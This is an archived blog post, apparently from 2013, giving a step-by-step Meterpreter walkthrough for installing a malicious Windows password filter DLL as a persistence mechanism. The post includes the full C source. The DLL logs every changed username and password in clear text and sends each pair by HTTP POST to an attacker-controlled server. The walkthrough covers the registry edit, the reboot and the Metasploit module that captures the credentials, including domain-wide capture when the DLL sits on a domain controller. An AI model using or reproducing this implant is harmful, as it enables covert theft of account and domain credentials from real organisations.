Stealing passwords every time they change

By Ar-themes

Archived: 2026-04-05 19:19:23 UTC

Password Filters [0] are a way for organizations and governments to enforce stricter password requirements on Windows Accounts than those available by default in Active Directory Group Policy. It is also fairly documented on how to Install and Register Password Filters [1]. Basically what it boils down to is updating a registry key here: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages

with the name of a DLL (without the extension) that you place in Windows\System32\

For National CCDC earlier this year (2013), I created an installer and "evil pass filter" that basically installed itself as a password filter and any time any passwords changed it would store the change to a log file locally to the victim (in clear text) as well as issue an HTTP basic auth POST to a server I own with the username and password.

The full code can be found below. I'll leave the compiling up to you but basically its slamming the code in Visual Studio, telling it its a DLL, and clicking build for the architecture you are targeting (Make sure to use the Internet Open access settings that make the most sense for the environment you are using this in [2]).

So lets walk the exploitation:

First, you have to be admin or system, as this is more of a persistence method than anything.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Next, we upload the evilpassfilter.dll to Sytem32:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload /tmp/evilpassfilter.dll .
[*] uploading  : /tmp/evilpassfilter.dll -> .
[*] uploaded   : /tmp/evilpassfilter.dll -> .\evilpassfilter.dll
```


Then we need to query what is already in the notification packages list:

```
meterpreter > reg queryval -k HKLM\\System\\CurrentControlSet\\Control\\Lsa -v "Notification
Packages"
Key: HKLM\System\CurrentcontrolSet\Control\Lsa
Name: Notification Packages
Type:
Data: sceclirassfm
```

What you can't see here since Metasploit isn't showing the line breaks is that there are two there by default:

> scecli
> rassfm

We need to add ours to the end of this list, unfortunately at the current point of time its impossible to do directly from the meterpreter command line (as far as I know). So we need to drop a .reg file and manually import it. Easiest way to do that is to add your "evilpassfilter" string as well as the ones on the victim to a VM you have and export it. Should look like this:



Once we have our file, we upload and import it using reg command:

```
meterpreter > upload importme.reg .
[*] uploading  : importme.reg -> .
[*] uploaded   : importme.reg -> .\importme.reg
meterpreter > execute -H -f regedit.exe -a '/s importme.reg'
Process 2628 created.
meterpreter >
```

Double check our work:

```
meterpreter > reg queryval -k HKLM\\System\\CurrentcontrolSet\\Control\\Lsa -v "Notification
Packages"
Key: HKLM\System\CurrentcontrolSet\Control\Lsa
Name: Notification Packages
Type:
Data: sceclirnrassfmrnevilpassfilter
```

Its there, w00t! But it doesn't do anything until a reboot happens :(. Lets just force that to happen (not the most stealthy thing to do):

```
meterpreter > reboot
Rebooting...
```

While thats going on, lets set up the server to catch the basic auth.

```
msf exploit(psexec) > use auxiliary/server/capture/http_basic
msf auxiliary(http_basic) > set URIPATH /
```

```
URIPATH => /
msf auxiliary(http_basic) > run
[*] Auxiliary module execution completed
msf auxiliary(http_basic) >
[*] Listening on 0.0.0.0:80...
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.92.106:80/
[*] Server started.
msf auxiliary(http_basic) >
```

Then we wait for a password to be changed:

```
msf auxiliary(http_basic) >
[*] 192.168.92.106   http_basic - Sending 401 to client
[+] 192.168.92.106 - Credential collected: "jack:ASDqwe123" => /
```

No matter how complex their password is and without having a shell on the box anymore:

```
msf auxiliary(http_basic) >
[+] 192.168.92.106 - Credential collected:
"jack:a?'z_a4#RRK(mvQEsyQ8l`,JR.pes<;6#0$puQ%Q&,@ZwY(T@p" => /
```

This works from Windows 2000, XP all the way up to Windows 8 & 2012.

Ok, but how often are local password changed? Maybe not that often, but guess what happens when a password filter is put on a domain controller. Every password changed by that DC is "verified" by your evil password filter.

Oh and what does that log file we talked about earlier on the victim look like if for some reason they block that IP you're getting your authentication to? (You would have to find a way to get back on that system, or make it available via a share or otherwise)

```
InitializeChangeNotify()
JackJohnson:ASDqwe123
JackJohnson:a?'z_a4#RRK(mvQEsyQ8l`,JR.pes<;6#0$puQ%Q&,@ZwY(T@p
```

This attack supports a larger character set than most banks ;-)

[0] http://msdn.microsoft.com/en-us/library/windows/desktop/ms721882(v=vs.85).aspx
[1] http://msdn.microsoft.com/en-us/library/windows/desktop/ms721766(v=vs.85).aspx
[2] http://msdn.microsoft.com/en-us/library/windows/desktop/aa385096(v=vs.85).aspx
Full code:

```
#include <windows.h>
#include <stdio.h>
#include <WinInet.h>
```

```
#include <ntsecapi.h>

void writeToLog(const char* szString)
{
FILE* pFile = fopen("c:\\windows\\temp\\logFile.txt", "a+");
if (NULL == pFile)
{
return;
}
fprintf(pFile, "%s\r\n", szString);
fclose(pFile);
return;
}


// Default DllMain implementation
BOOL APIENTRY DllMain( HANDLE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
OutputDebugString(L"DllMain");
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
```

```
break;
}
return TRUE;
}

BOOLEAN __stdcall InitializeChangeNotify(void)
{
OutputDebugString(L"InitializeChangeNotify");
writeToLog("InitializeChangeNotify()");
return TRUE;
}

BOOLEAN __stdcall PasswordFilter(
PUNICODE_STRING AccountName,
PUNICODE_STRING FullName,
PUNICODE_STRING Password,
BOOLEAN SetOperation )
{
OutputDebugString(L"PasswordFilter");
return TRUE;
}

NTSTATUS __stdcall PasswordChangeNotify(
PUNICODE_STRING UserName,
ULONG RelativeId,
PUNICODE_STRING NewPassword )
{
FILE* pFile = fopen("c:\\windows\\temp\\logFile.txt", "a+");
```

```
//HINTERNET hInternet = InternetOpen(L"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0",INTERNET_OPEN_TYPE_PRECONFIG,NULL,NULL,0);
HINTERNET hInternet = InternetOpen(L"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0",INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,0);
HINTERNET hSession = InternetConnect(hInternet,L"172.16.10.1",80,NULL,NULL,INTERNET_SERVICE_HTTP ,0,0);
HINTERNET hReq = HttpOpenRequest(hSession,L"POST",L"/",NULL,NULL,NULL,0,0);
char* pBuf="SomeData";


OutputDebugString(L"PasswordChangeNotify");
if (NULL == pFile)
{
return;
}
fprintf(pFile, "%ws:%ws\r\n", UserName->Buffer,NewPassword->Buffer);
fclose(pFile);
InternetSetOption(hSession,INTERNET_OPTION_USERNAME,UserName->Buffer,UserName->Length/2);
InternetSetOption(hSession,INTERNET_OPTION_PASSWORD,NewPassword->Buffer,NewPassword->Length/2);
HttpSendRequest(hReq,NULL,0,pBuf,strlen(pBuf));

return 0;
}
```

Source: http://carnal0wnage.attackresearch.com/2013/09/stealing-passwords-every-time-they.html